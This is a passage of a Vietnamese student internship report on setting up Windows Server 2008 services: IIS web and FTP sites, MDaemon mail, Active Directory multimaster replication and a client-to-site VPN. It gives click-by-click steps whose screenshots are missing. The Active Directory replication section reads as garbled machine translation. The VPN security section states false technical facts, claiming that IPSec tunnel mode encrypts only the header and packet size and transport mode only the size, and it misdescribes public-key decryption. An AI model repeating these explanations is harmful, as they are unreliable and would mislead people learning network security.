Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn FTP Publishing Server -> Next.
Click Install.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
94
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
II. cấu hình Web IIS
Khởi động Internet Information Services (IIS) Manager . này đƣợc tìm thấy
bằng cách nhấn vào nút "Start"> Administrative Tools > Internet Information
Services (IIS) Manager.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
95
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Internet Information Services (IIS) Manager -> site -> add web
site
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
96
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tạo thƣ mục Athena.edu.vn trong ổ đĩa C-> tạo thƣ mục index.htm
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
97
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Vào windows 7 truy cập vào trang www.athena.edu.vn
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
98
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
III. cấu hình FTP.
Tạo thƣ mục FTP, thƣ mục này share file cho nó.
Chuột phải vào FTP -> chọn Properties. Trong FTP properties -> Advanced
Sharing. Tick vào share this folder. Chọn Allow.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
99
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
100
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Khởi động Internet Information Services (IIS) 6.0 Manager. này đƣợc tìm
thấy bằng cách nhấn vào nút "Start"> Administrative Tools > Internet Information
Services (IIS) 6.0 Manager.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
101
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
chọn Add FTP Site
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
102
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong FTP Site Creation Wizard -> Next.
Nhập vào tên bất kì. Vd: athena
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
103
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong FTP Site Creation Wizard -> nhập ip của máy: 192.168.1.1 -> Next.
Trong FTP Site Creation Wizard -> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
104
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn đƣờng dẫn của thƣ mục FTP.
Trong FTP Site Creation Wizard -> đánh dấu vào Read và Wite -> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
105
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong FTP Site Creation Wizard -> Finish.
Trong Internet Information Services (IIS) 6.0 Manager -> start thƣ mục vừa
mới tạo.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
106
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Qua windows 7 vào ftp://192.168.1.1
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
107
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 10: MAIL
I. Chuẩn bị:
1 máy server windows server 2008
Địa chỉ ip: 192.168.1.1
1 máy client windows 7
Địa chỉ ip: 192.168.1.2
II. Tiến hành cài đặt MDeamon v10. Khởi chạy file exe.
MDaemon, chƣơng trình quản trị email server của Alt-N Technologies, có
rất nhiều đặc tính tác dụng phong phú, linh hoạt, an toàn và dễ sử dụng. Đây là một
trong những công nghệ quản trị email có giá trị nhất dành cho các tổ chức có từ 6
cho tới cả vài ngàn ngƣời dùng và bao gồm cả các nhà cung cấp dịch vụ Internet.
Trong bài viết đầu về MDaemon, mình sẽ trình bay qua về cách cài đặt MDaemon
trên Windows Server 2008.
Khi chạy Setup, màng hình Welcome xuất hiện. Nhấn Next.
Đọc sơ qua một số quy định của nó rồi nhấn I Agree.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
108
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn vị trí cài đặt của MDaemon rồi nhấn Next.
Click Next
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
109
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click Next
Nhập vào domain là Athena.edu.vn -> Next
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
110
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Khai báo tài khoản Administrator cho Mail Server.
Nhập địa chỉ DNS của server vào.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
111
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Set up MDaemon as an auto-starting system service nếu bạn muốn
MDaemon Mail Server khởi động cùng với Server.
Quá trình cài đặt diễn ra
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
112
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click Finish.
III. tiến hành gửi nhận mail.
Khởi động MDeamon
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
113
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Nếu quá trình cài đặt thành công, bạn sẽ có kết quả nhƣ hình dƣới đây.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
114
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tick bỏ ô Requite strong password -> OK
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
115
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Account -> New Account
Nhập tên cho client ->OK. Sau đó chon Account -> edit
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
116
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Truy cập vào www.athena.edu.vn:3000
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
117
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Bên phía client.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
118
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tiến hành soạn thƣ gửi qua server.
Server nhận từ client.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
119
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Soạn thƣ gửi từ server qua client.
Client nhận từ Server
Tham khảo video tại:http://www.youtube.com/watch?v=snVjWp_PpTk
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
120
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 11: MÔ HÌNH MULTIMASTER.
I. Replication Multimaster.( đa chủ nhân rộng)
Active Directory sử dụng sao chép đa để thực hiện việc đồng bộ hóa thông
tin thƣ mục. Đúng sao chép đa có thể đƣợc đối với các dịch vụ thƣ mục khác sử
dụng một master-slave cách tiếp cận để cập nhật tất cả các bản cập nhật đó phải
đƣợc thực hiện cho các bản sao chủ của thƣ mục và sau đó đƣợc nhân rộng đến các
bản sao nô lệ. Hệ thống này là đủ cho một thƣ mục mà có một số lƣợng nhỏ các
bản sao và cho một môi trƣờng mà tất cả các thay đổi có thể đƣợc áp dụng trực
thuộc Trung ƣơng. Nhƣng phƣơng pháp này không quy mô ngoài tổ chức quy mô
nhỏ cũng không đáp ứng nhu cầu của các tổ chức phân cấp. Với Active Directory,
không có một bộ điều khiển tên miền là bậc thầy. Thay vào đó, tất cả các bộ điều
khiển miền trong một miền là tƣơng đƣơng. Thay đổi có thể đƣợc thực hiện cho
bất kỳ bộ điều khiển miền, không giống nhƣ một hệ thống duy nhất-master, mà sự
thay đổi phải đƣợc thực hiện với một máy chủ. Trong hệ thống đơn chủ, máy chủ
chính sao chép các thông tin cập nhật cho tất cả các máy chủ thƣ mục khác trong
miền.
Với sao chép đa, nó không phải là cần thiết cho tất cả các bộ điều khiển
miền để nhân rộng với tất cả các bộ điều khiển tên miền khác. Thay vào đó, hệ
thống thực hiện một cách mạnh mẽ các kết nối với bộ điều khiển xác định miền tái
tạo mà các bộ điều khiển tên miền khác để đảm bảo rằng mạng không bị quá tải
với lƣu lƣợng truy cập sao chép và nhân rộng độ trễ không phải là quá dài mà nó
gây ra sự bất tiện cho ngƣời sử dụng. Tập hợp các kết nối thông qua đó thay đổi
đƣợc nhân rộng để điều khiển tên miền trong một doanh nghiệp đƣợc gọi là cấu
trúc liên kết nhân rộng .
Khả năng cập nhật đa chủ cung cấp tính sẵn sàng cao của ghi vào đối tƣợng
thƣ mục bởi vì một số máy chủ có thể chứa các bản sao có thể ghi của một đối
tƣợng. Mỗi bộ điều khiển miền trong phạm vi có thể chấp nhận thông tin cập nhật
một cách độc lập, không giao tiếp với bộ điều khiển tên miền khác. Hệ thống giải
quyết bất kỳ cuộc xung đột trong bản cập nhật cho một đối tƣợng thƣ mục cụ thể.
Nếu cập nhật hết và sao chép tiếp tục, tất cả các bản sao của một đối tƣợng cuối
cùng đạt đƣợc giá trị nhƣ nhau.
Cách thức mà các cửa hàng dịch vụ một thƣ mục thông tin trực tiếp xác định
hiệu suất và khả năng mở rộng của dịch vụ thƣ mục. Dịch vụ thƣ mục phải xử lý
một số lƣợng lớn các truy vấn so với số lƣợng các bản cập nhật thì phải xử lý. Một
tỷ lệ điển hình của các truy vấn để cập nhật là 99:1. Bằng cách tạo ra nhiều bản sao
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
121
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
của thƣ mục và giữ bản sao phù hợp, các dịch vụ thƣ mục có thể xử lý nhiều truy
vấn mỗi giây.
Sao chép đa cung cấp những ƣu điểm sau hơn sao chép đơn tổng thể:
Nếu một domain controller trở nên không thể hoạt động, bộ điều khiển tên
miền khác có thể tiếp tục cập nhật các thƣ mục. Trong sao chép đơn-master, nếu bộ
điều khiển tên miền chính trở nên không thể hoạt động, cập nhật thƣ mục có thể
không diễn ra. Ví dụ, nếu máy chủ không giữ mật khẩu và mật khẩu của bạn đã hết
hạn, bạn có thể không thiết lập lại mật khẩu của bạn và do đó bạn không thể đăng
nhập vào tên miền.
Các máy chủ có khả năng làm thay đổi thƣ mục, mà trong Windows 2000 là
bộ điều khiển miền, có thể đƣợc phân phối trên mạng và có thể đƣợc đặt tại nhiều
địa điểm vật lý.
II. cấu hình Multimaster.
1. chuẩn bị.
- 2 máy server windows 2008
- 1 PC có domain: Athena.edu.vn. ip : 192.168.1.1
- 1PC chƣa domain. Ip: 192.168.1.2
2. cấu hình.
PC 1
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
122
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
PC 2
3. join domain PC2 vào PC1.
Tiến hành join domain từ PC2 vào PC1 với domain là Athena.edu.vn.
Mở computer -> properties .
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
123
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Changes setting.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
124
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Nhập vào:
Computer name: multimaster
Domain: Athena.edu.vn.
Ok.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
125
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
126
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Nhập quyền administrator và pass vào.
Nhấp OK.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
127
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Nhấp OK.
Khởi động lại máy.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
128
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
3. tiến hành nâng cấp domain cho PC1.
Vào start -> run -> dcpromo.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
129
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
130
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next.
Trong hộp thoại Active Directory Domain Services Installation Wizard ->chọn
Exting format.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
131
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn set-> nhập quyền admin vào.
Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
132
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next.
Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
133
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Yes.
Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
134
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Active Directory Domain Services Installation Wizard -> nhập
pass vào.
Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
135
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Active Directory Domain Services Installation Wizard -> check
vào Reboot on completion.
Khởi động lại máy.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
136
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
4. Kiểm tra đồng bộ PC2 và PC1.
PC1.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
137
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
PC2.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
138
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 12: TRIỂN KHAI VPN
I. Tìm hiểu VPN
Giải pháp VPN (Virtual Private Network) đƣợc thiết kế cho những tổ chức
có xu hƣớng tăng cƣờng thông tin từ xa vì địa bàn hoạt động rộng (trên toàn quốc
hay toàn cầu). Tài nguyên ở trung tâm có thể kết nối đến từ nhiều nguồn nên tiết
kiệm đƣợc đƣợc chi phí và thời gian.
Một mạng VPN điển hình bao gồm mạng LAN chính tại trụ sở (Văn phòng
chính), các mạng LAN khác tại những văn phòng từ xa, các điểm kết nối (nhƣ 'Văn
phòng' tại gia) hoặc ngƣời sử dụng (Nhân viên di động) truy cập đến từ bên ngoài.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
139
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
1. Khái niệm.
Mạng riêng ảo hay VPN (Virtual Private Network) là một mạng dành riêng
để kết nối các máy tính lại với nhau thông qua mạng Internet công cộng. Những
máy tính tham gia mạng riêng ảo sẽ "nhìn thấy nhau" nhƣ trong một mạng nội bộ -
LAN (Local Area Network).
Internet là một môi trƣờng công cộng, việc chia sẻ dữ liệu có tính riêng tƣ
thông qua Internet là cực kỳ nguy hiểm vì những dữ liệu đó có thể dễ dàng bị rò rỉ,
bị ăn cắp... Mạng riêng ảo là giao thức trợ giúp việc kết nối các máy tính lại với
nhau thông qua một kênh truyền dẫn dữ liệu (tunel) riêng đã đƣợc mã hóa.
Mạng riêng ảo giúp bảo vệ dữ liệu trong khi chúng đƣợc truyền trên Internet
vì vậy mạng riêng ảo thƣờng đƣợc ứng dụng trong các trƣờng hợp sau:
Làm việc từ xa: Truy cập từ xa thông qua Internet vào mạng của công ty để
chia sẻ dữ liệu cũng nhƣ thực thi các ứng dụng nội bộ.
Kết nối nhiều mạng với nhau (Site-to-Site): Nếu công ty có nhiều văn
phòng, việc kết nối các mạng lại với nhau thành một mạng thống nhất sẽ đem lại
hiệu quả ấn tƣợng trong việc quản lý & chia sẻ thông tin.
Tạo phiên làm việc an toàn: Mạng riêng ảo là giải pháp tốt & với chi phí
thấp cho một số công việc đòi hỏi tính bảo mật cao nhƣ quản trị máy chủ, website,
cơ sở dữ liệu...
Nếu thƣờng xuyên làm việc trên Internet & thông tin là tài sản vô giá, bạn
nên ứng dụng mạng riêng ảo vào công việc của mình.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
140
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
2. Các loại VPN.
Có hai loại phổ biến hiện nay là VPN truy cập từ xa (Remote-Access ) và
VPN điểm-nối-điểm (site-to-site)
VPN truy cập từ xa còn đƣợc gọi là mạng Dial-up riêng ảo (VPDN), là một
kết nối ngƣời dùng-đến-LAN, thƣờng là nhu cầu của một tổ chức có nhiều nhân
viên cần liên hệ với mạng riêng của mình từ rất nhiều địa điểm ở xa. Ví dụ nhƣ
công ty muốn thiết lập một VPN lớn phải cần đến một nhà cung cấp dịch vụ doanh
nghiệp (ESP). ESP này tạo ra một máy chủ truy cập mạng (NAS) và cung cấp cho
những ngƣời sử dụng từ xa một phần mềm máy khách cho máy tính của họ. Sau
đó, ngƣời sử dụng có thể gọi một số miễn phí để liên hệ với NAS và dùng phần
mềm VPN máy khách để truy cập vào mạng riêng của công ty. Loại VPN này cho
phép các kết nối an toàn, có mật mã.
Hình minh họa cho thấy kết nối giữa Văn phòng chính và "Văn phòng" tại
gia hoặc nhân viên di động là loại VPN truy cập từ xa).
VPN điểm-nối-điểm là việc sử dụng mật mã dành cho nhiều ngƣời để kết
nối nhiều điểm cố định với nhau thông qua một mạng công cộng nhƣ Internet. Loại
này có thể dựa trên Intranet hoặc Extranet. Loại dựa trên Intranet: Nếu một công ty
có vài địa điểm từ xa muốn tham gia vào một mạng riêng duy nhất, họ có thể tạo ra
một VPN intranet (VPN nội bộ) để nối LAN với LAN. Loại dựa trên Extranet: Khi
một công ty có mối quan hệ mật thiết với một công ty khác (ví dụ nhƣ đối tác cung
cấp, khách hàng...), họ có thể xây dựng một VPN extranet (VPN mở rộng) kết nối
LAN với LAN để nhiều tổ chức khác nhau có thể làm việc trên một môi trƣờng
chung.
Trong hình minh họa trên, kết nối giữa Văn phòng chính và Văn phòng từ xa
là loại VPN Intranet, kết nối giữa Văn phòng chính với Đối tác kinh doanh là VPN
Extranet.
3.Bảo mật trong VPN
Tƣờng lửa (firewall) là rào chắn vững chắc giữa mạng riêng và Internet. Bạn
có thể thiết lập các tƣờng lửa để hạn chế số lƣợng cổng mở, loại gói tin và giao
thức đƣợc chuyển qua. Một số sản phẩm dùng cho VPN nhƣ router 1700 của Cisco
có thể nâng cấp để gộp những tính năng của tƣờng lửa bằng cách chạy hệ điều
hành Internet Cisco IOS thích hợp. Tốt nhất là hãy cài tƣờng lửa thật tốt trƣớc khi
thiết lập VPN.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
141
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Mật mã truy cập là khi một máy tính mã hóa dữ liệu và gửi nó tới một máy
tính khác thì chỉ có máy đó mới giải mã đƣợc. Có hai loại là mật mã riêng và mật
mã chung.
Mật mã riêng (Symmetric-Key Encryption): Mỗi máy tính đều có một mã bí
mật để mã hóa gói tin trƣớc khi gửi tới máy tính khác trong mạng. Mã riêng yêu
cầu bạn phải biết mình đang liên hệ với những máy tính nào để có thể cài mã lên
đó, để máy tính của ngƣời nhận có thể giải mã đƣợc.
Mật mã chung (Public-Key Encryption) kết hợp mã riêng và một mã công
cộng. Mã riêng này chỉ có máy của bạn nhận biết, còn mã chung thì do máy của
bạn cấp cho bất kỳ máy nào muốn liên hệ (một cách an toàn) với nó. Để giải mã
một message, máy tính phải dùng mã chung đƣợc máy tính nguồn cung cấp, đồng
thời cần đến mã riêng của nó nữa. Có một ứng dụng loại này đƣợc dùng rất phổ
biến là Pretty Good Privacy (PGP), cho phép bạn mã hóa hầu nhƣ bất cứ thứ gì.
Giao thức bảo mật giao thức Internet (IPSec) cung cấp những tính năng an
ninh cao cấp nhƣ các thuật toán mã hóa tốt hơn, quá trình thẩm định quyền đăng
nhập toàn diện hơn.
IPSec có hai cơ chế mã hóa là Tunnel và Transport. Tunnel mã hóa tiêu đề
(header) và kích thƣớc của mỗi gói tin còn Transport chỉ mã hóa kích thƣớc. Chỉ
những hệ thống nào hỗ trợ IPSec mới có thể tận dụng đƣợc giao thức này. Ngoài
ra, tất cả các thiết bị phải sử dụng một mã khóa chung và các tƣờng lửa trên mỗi hệ
thống phải có các thiết lập bảo mật giống nhau. IPSec có thể mã hóa dữ liệu giữa
nhiều thiết bị khác nhau nhƣ router với router, firewall với router, PC với router,
PC với máy chủ.
Máy chủ AAA
AAA là viết tắt của ba chữ Authentication (thẩm định quyền truy cập),
Authorization (cho phép) và Accounting (kiểm soát). Các server này đƣợc dùng để
đảm bảo truy cập an toàn hơn. Khi yêu cầu thiết lập một kết nối đƣợc gửi tới từ
máy khách, nó sẽ phải qua máy chủ AAA để kiểm tra. Các thông tin về những hoạt
động của ngƣời sử dụng là hết sức cần thiết để theo dõi vì mục đích an toàn.
4.Sản phẩm công nghệ dành cho VPN
Tùy vào loại VPN (truy cập từ xa hay điểm-nối-điểm), bạn sẽ cần phải cài
đặt những bộ phận hợp thành nào đó để thiết lập mạng riêng ảo. Đó có thể là:
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
142
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
- Phần mềm cho desktop của máy khách dành cho ngƣời sử dụng từ xa.
- Phần cứng cao cấp nhƣ bộ xử lý trung tâm VPN hoặc firewall bảo mật
PIX.
- Server VPN cao cấp dành cho dịch vụ Dial-up.
- NAS (máy chủ truy cập mạng) do nhà cung cấp sử dụng để phục vụ ngƣời
sử dụng từ xa.
- Mạng VPN và trung tâm quản lý.
5. Bộ xử lý trung tâm VPN
Có nhiều loại máy xử lý VPN của các hãng khác nhau, nhƣng sản phẩm của
Cisco tỏ ra vƣợt trội ở một số tính năng. Tích hợp các kỹ thuật mã hóa và thẩm
định quyền truy cập cao cấp nhất hiện nay, máy xử lý VPN đƣợc thiết kế chuyên
biệt cho loại mạng này. Chúng chứa các module xử lý mã hóa SEP, cho phép
ngƣời sử dụng dễ dàng tăng dung lƣợng và số lƣợng gói tin truyền tải. Dòng sản
phẩm có các model thích hợp cho các mô hình doanh nghiệp từ nhỏ đến lớn (từ100
cho đến 10.000 điểm kết nối từ xa truy cập cùng lúc).
Bộ xử lý trung tâm VPN số hiệu 3000 của hãng Cisco.
6. Router dùng cho VPN
Thiết bị này cung cấp các tính năng truyền dẫn, bảo mật. Dựa trên hệ điều
hành Internet IOS của mình, hãng Cisco phát triển loại router thích hợp cho mọi
trƣờng hợp, từ truy cập nhà-tới-văn phòng cho đến nhu cầu của các doanh nghiệp
quy mô lớn.
7. Tƣờng lửa PIX của Cisco
Firewall trao đổi Internet riêng (Private Internet Exchange) bao gồm một cơ
chế dịch địa chỉ mạng rất mạnh, máy chủ proxy, bộ lọc gói tin, các tính năng VPN
và chặn truy cập bất hợp pháp.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
143
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Thay vì dùng IOS, thiết bị này có hệ điều hành với khả năng tổ chức cao,
xoay sở đƣợc với nhiều giao thức, hoạt động rất mạnh bằng cách tập trung vào IP.
II. VPN client to site.
1. Cài đặt.
Start -> Administrative Tools -> Routing and Remote Access. Trong hộp thoại này
chạy Configure and Enable routing and remote access.
Trong routing and remote access server setup wizad -> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
144
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong routing and remote access server setup wizad -> chọn Custum configuration.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
145
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong routing and remote access server setup wizad -> chọn VPN access và LAN
routing.
Trong routing and remote access server setup wizad -> nhấn Fisnish.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
146
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Khởi chạy routing.
Trong routing and remote access server setup wizad -> chọn Fisnish.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
147
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong routing and remote access -> chọn Properties.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
148
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Ta tiến hành add thêm IP cho routing.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
149
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
150
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tiến hành tạo use. Start -> Administrative Tools-> Active Directory…
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
151
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn new tạo user mới.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
152
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tạo user có tên hien 123 và password.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
153
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Kiểm tra Active Directory Users and Computers đã tạo thành công.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
154
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong Active Directory Users and Computers -> Properties user vừa tạo.
Chọn Allow Access.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
155
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Windows 7 vào Netword and Sharing Center.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
156
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
157
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
158
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
159
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
160
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Sau khi hoàn thành đăng nhập user vừa tạo trên windows 7.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
161
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
162
